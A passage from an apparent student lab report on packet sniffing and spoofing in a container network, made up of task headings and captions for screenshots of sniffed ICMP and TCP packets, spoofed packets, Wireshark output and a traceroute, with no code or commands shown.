

Fig. 9: Host pinging command

c. Figure 10 shows the attacker ICMP sniffed packets which are filtered.



Fig. 10: Attacker sniffed packets ICMP filtered

3. Task1.1B TCP:

a. Figure 11 shows the sniffing packets message after running the code.



Fig. 11: Sniffing packets message

b. Figure 12 shows the host telnet command.



Fig. 12: Host telnet command

c. Figure 13 shows the attacker sniffed packets.



Fig. 13: Attacker sniffed packets

4. Task1.1B Subnet:

   a. Figure 14 shows the subnets of the containers.



Fig. 14: Subnet to be used

   b. Figure 15 shows the sniffed packets message.



Fig. 15: Sniffed packets message

c. Figure 16 shows the host pinging subnet IP command.



Fig. 16: Host pinging Subnet IP command

d. Figure 17 shows the attacker sniffed packets.



Fig. 17: Attacker sniffed packets

5. Task1.2A:

   a. Figure 18 shows the attacker spoofed packets.



Fig. 18: Attacker spoofed packets

   b. Figure 19 shows the wireshark response.



Fig. 20: Wireshark response

6. Task1.2B:

a. Figure 21 shows the attacker spoofed random packet.



Fig. 21: Attacker spoofed random packet

b. Figure 22 shows the wireshark response.



Fig. 22: Wireshark response

7. Task1.3:

   a. Figure 23 shows the attacker trace route shell for same LAN IP.



Fig. 23: Attacker trace route shell for same LAN IP

   b. Figure 24 shows the wireshark same LAN response

